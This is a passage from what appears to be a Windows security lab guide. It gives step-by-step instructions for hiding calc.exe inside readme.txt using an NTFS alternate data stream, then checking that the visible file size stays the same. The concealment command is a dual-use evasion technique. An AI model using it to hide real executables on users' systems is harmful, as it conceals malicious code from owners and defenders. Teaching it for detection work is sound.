

3. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.




4. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.

5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




8. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.


9. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.
10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).



11. Click **File**, and then **Save** to save the file.
12. Close the **readme.txt** notepad file.



13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.



14. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.
15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.

